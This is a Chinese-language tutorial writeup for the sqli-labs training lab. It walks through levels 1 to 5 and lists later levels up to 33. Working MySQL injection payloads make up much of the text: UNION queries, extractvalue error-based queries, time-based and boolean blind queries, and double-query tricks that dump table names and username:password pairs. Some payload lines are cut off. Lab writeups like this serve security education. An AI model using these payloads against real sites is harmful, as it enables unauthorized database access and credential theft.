sqli-lab教程——1-35通关Writeup

原创

刚做sqli-lab的时候，我逛了几个博客论坛没找到什么特别完整的教程，在这里写一篇更完整的教程。

本教程中使用到的大部分函数可以在我的 sql注入入门必备基础知识 中找到具体说明和使用方法。

一些术语使用错误请见谅。

一些题目有多种方法，本人也是在学习当中，我会尽可能补全，但是精力有限，文章不尽完美，请见谅。

目录

less-15 POST - Blind- Boolian/time Based - Single quotes (基于bool型/时间延迟单引号POST型盲注)

Less-16 POST - Blind- Boolian/Time Based - Double quotes (基于bool型/时间延迟的双引号POST型盲注)

Less-17 POST - Update Query- Error Based - String (基于错误的更新查询POST注入)

Less-18 POST - Header Injection - Uagent field - Error based (基于错误的用户代理，头部POST注入)

Less-19 POST - Header Injection - Referer field - Error based (基于头部的Referer POST报错注入)

Page-2 (Advanced Injections)

Less-20 POST - Cookie injections - Uagent field - Error based (基于错误的cookie头部POST注入)

Less-21 Cookie Injection- Error Based- complex - string (基于错误的复杂的字符型Cookie注入)

Less-22 Cookie Injection- Error Based- Double Quotes - string (基于错误的双引号字符型Cookie注入)

Less-23 GET - Error based - strip comments (基于错误的，过滤注释的GET型)

Less - 24 Second Degree Injections *Real treat* -Store Injections (二次注入)

Less-25 Trick with OR & AND (过滤了or和and)

Less-25a Trick with OR & AND Blind （过滤了or和and的盲注）

Less-26(failed) Trick with comments and space (过滤了注释和空格的注入)

/*26-28转https://blog.csdn.net/nzjdsds/article/details/77430073#t9*/

less 26 Trick with comments and space (过滤了注释和空格的注入)

less 26a GET - Blind Based - All your SPACES and COMMENTS belong to us(过滤了空格和注释的盲注)

less 27 GET - Error Based- All your UNION & SELECT belong to us （过滤了union和select的）

less 27a GET - Blind Based- All your UNION & SELECT belong to us

less 28 GET - Error Based- All your UNION & SELECT belong to us String-Single quote with parenthesis基于错误的，有括号的单引号字符型，过滤了union和select等的注入

less 28a GET - Bind Based- All your UNION & SELECT belong to us String-Single quote with parenthesis基于盲注的，有括号的单引号字符型，过滤了union和select等的注入

Less-29 基于WAF的一个错误

Less-30 Get-Blind Havaing with WAF

Less-31 Protection with WAF

Less-32 Bypass addslashes()


Less-33 Bypass addslashes()

Page-1*(Basic Challenges)*

Less-1 GET - Error based - Single quotes - String(基于错误的GET单引号字符型注入)

- **方法一：手工UNION联合查询注入**

输入单引号，页面报错，如下图所示



根据报错信息，可以确定输入参数的内容被存放到一对单引号中间，

猜想：咱们输入的1在数据库中出现的位置为：select ... from ... where id='1' .....，

也可以查看sqli-lab中less-1的php文件可以看到，和猜想一致，


多余的步骤不多说了，直接开始爆数据吧。

注意 id=非正确值

爆库payload

```
?id=-1' union select 1,2,database() --+
```

得到‘security’库名




爆表payload

```
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=databas
```

查到 emails,referers,uagents,users ， 显然users是用户数据表

爆列名（字段）payload


```
?id=0' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'
```



爆值payload

```
?id=0' union select 1,2,group_concat(username,0x3a,password) from users--+
```


0x3a： 0x是十六进制标志，3a是十进制的58，是ascii中的 ':' ，用以分割pasword和username。



方法二：手工报错型注入

检测报错型payload

```
?id=1' and 1=1--+    //正确
?id=1' and 1=2--+    //失败
```



证明确实存在手工报错型注入，


注意id=正确值

爆表payload

```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where
```

爆列名（字段）payload

```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns whe
```




显然没有完全显示

使用 and column_name not in ('user_id','first_name','last_name','user','avatar','last_login','failed_login') 来显示其他值：

```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns whe
```

爆值payload

```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users)))--+
```



同样使用not in显示其他值

```
?id=1' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where usernam
```

方法三：sqlmap工具自动注入

sqlmap最起码适用于1-10题，其他没试过，sqlmap的使用有教程，我先不在这里写了，毕竟这篇主要是理解sql注入的教程。

以后有空再补充吧。

注入结束。

Less-2 GET - Error based - Intiger based (基于错误的GET整型注入)


输入单引号，根据报错信息确定咱们输入的内容被原封不动的带入到数据库中，也可叫做数字型注入，

就是，把第一题中id=1后面的单引号去掉，其它保持不变就行了，不再赘述。

Less-3 GET - Error based - Single quotes with twist string (基于错误的GET单引号变形字符型注入)

输入单引号，根据报错信息确定咱们输入的内容存放到一对单引号加圆括号中了，猜想一下咱们输入1在数据库语句中的位置，形如select ... from ... where id=('1') ...，在第一题中id=1'的后面单引号加上），其它保持不变就行了，不再赘述。

其实我推荐，做完题去看看它题目的php传参语句，和过滤语句，对理解sql注入原理很有帮助的。



Less-4 GET - Error based - Double Quotes - String （基于错误的GET双引号字符型注入）

输入单引号，页面无任何变化，


输入双引号，页面报错，

根据报错信息判断出咱们输入的内容被放到一队双引号和圆括号中，

猜想一下：select ... from ... where id=("1") ...，把第一题中1后面的引号换成双引号加）就可以了。

不再赘述。

Less-5 GET - Double Injection - Single Quotes - String (双注入GET单引号字符型注入)



看到这个报错信息，第一反应就是布尔型盲注、报错型注入、时间延迟型盲注了

下面给出验证时间延迟型的盲注：

http://127.0.0.1/sqli-labs-master/Less-5/?id=1' and sleep(5)--+

发现明显延迟，说明猜测正确。接下来的思路是通过延迟，依次爆破数据库长度，数据库名，表名，列名，以及字段。

布尔型和时间延迟型盲注建议采用sqlmap去跑。

其实本题不能称作盲注，因为存在回显，真正的盲注时不存在回显的，只能根据浏览器加载页面情况，判定是否注入成功。

一些专业术语的误用请见谅。

方法一：时间延迟型手工注入：


时间延迟型手工注入，正确会延迟，错误没有延迟。id无所谓，又不看回显，可以通过浏览器的刷新提示观察延迟情况，但是id正确的时候的回显有利于观察。

时间延迟型和**报错型**payload核心部分的构造相同

本方法中payload = ?id=1' and if(**报错型**payload核心部分,sleep(5),1)--+

爆库长payload


```
?id=1' and if(length(database())=8,sleep(5),1)--+
```



明显延迟，数据库长度为8.

爆库名payload

```
?id=1' and if(left(database(),1)='s',sleep(5),1)--+
```



明显延迟，数据库第一个字符为s，加下来以此增加left(database(),字符长度)中的字符长度，等号右边以此爆破下一个字符，正确匹配时会延迟。最终爆破得到left(database(),8)='security'

爆表名payload

```
?id=1' and if( left((select table_name from information_schema.tables where table_schema=database() limit 1
```

通过坚持不懈的测试，终于在limit 3,1 爆破出user表名为users.

爆列名payload

```
?id=1' and if(left((select column_name from information_schema.columns where table_name='users' limit 4,1),
```

首先尝试定向爆破，以提高手工注入速度，修改limit x,1 中的x查询password是否存在表中，lucky的是limit 3,1 的时候查到了password列，同样的方法查询username ，又一个lucky，接下来爆破字段的值。

爆破值payload

```
?id=1' and if(left((select password from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+
```

```
?id=1' and if(left((select username from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+
```

按照id排序，这样便于对应。注意limit 从0开始.通过坚持不懈的尝试终于爆破到第一个用户的名字dumb，密码dumb，需要注意的是，mysql对大小写不敏感，所以你不知道是Dumb 还是dumb。

还有下面的还几个用户没爆破，重复性的工作，我们技术人，应该少做，要学会如何在前人的基础上更近一层，前几天看了刘慈欣的《乡村教师》，感触很深，我们使用声波文字这样的载体传输信息，每秒传输几个字节，而且我们的存储体系很弱，这就很大程度阻止我们人类文明进程的发展速度的提高。

所以要在更多的在前人的基础上创造新的东西。

这种重复性的工作，不要多做。sql注入，人生苦短，快用sqlmap。


方法二，布尔型手工注入：


在布尔型注入中，**正确会回显，错误没有回显**，以此为依据逐字爆破，注意id=1

手工注入时可使用例如left((select database()),1)<'t' 这样的比较二分查找方法快速爆破。

暴库payload

```
?id=1' and left((select database()),1)='s'--+
```





可以看>'t'无回显，而<'t'有回显。

最终确定的库名为security。

爆表paylaod

```
?id=1' and left((select table_name from information_schema.tables where table_schema=database() limit 1,1),
```

修改limit x,1和left中的位数限定数字，爆破到第一张表为referer，终于在第三张表爆破到user表，名为users。

爆列名payload

```
?id=1' and left((select column_name from information_schema.columns where table_name='users' limit 4,1),8)=
```

定向爆破制定password为字段名，最后找到第4个字段为password，同理看看有没有usrname，最后到找到了，接下来只需要爆破这两个字段的值就完事了。

爆字段payload

```
?id=1' and left((select password from users order by id limit 0,1),1)='d' --+
```

用户名

```
?id=1' and left((select username from users order by id limit 0,1),1)='d' --+
```

按照id排序，这样便于对应。注意limit 从0开始.最后爆破到第一个用户的名字dumb，密码dumb，需要注意的是，mysql对大小写不敏感，所以你不知道是Dumb 还是dumb。

布尔型的盲注比较烦的的就是手工注入很麻烦，必须慢慢试。


方法三，使用concat聚合函数

参考资料：http://www.2cto.com/article/201303/192718.html

简单的说，使用聚合函数进行双注入查询时，会在错误信息中显示一部分错误信息。

比如count函数后面如果使用分组语句就会把查询的一部分以错误的形式显示出来。

例如select count(*), concat((select version()), floor(rand()*2))as a from information_schema.tables group by a;
查询数据库版本，我在phpmyadmin中测试：



可以看到测试的错误信息中出现了版本号。即构造双查询，比如派生表，使一个报错，另一个的结果就会出现在报错的信息中。废话不多说，想了解更详细的看链接的内容，下面进入正题。

payload在concat()中构造

爆库payload

```
?id=-1'union select count(*),count(*), concat('~',(select database()),'~',floor(rand()*2)) as a from inform
//或者
?id=-1'union select count(*),1, concat('~',(select database()),'~',floor(rand()*2)) as a from information_s
//注意本本方法具有随机性，原理待研究
```

爆用户payload

```
?id=-1' union select count(*),1, concat('~',(select user()),'~', floor(rand()*2)) as a from information_sch
```

爆表名payload

```
?id=-1' union select count(*),1, concat('~',(select concat(table_name) from information_schema.tables where
```

修改limit x,1 可以遍历表名，找到user这个表，猜测它存放username和password

爆列名payload

```
?id=-1' union select count(*),1, concat('~',(select column_name from information_schema.columns where table
```

修改limit x,1 可以遍历列名，找到username和password列

爆字段payload

```
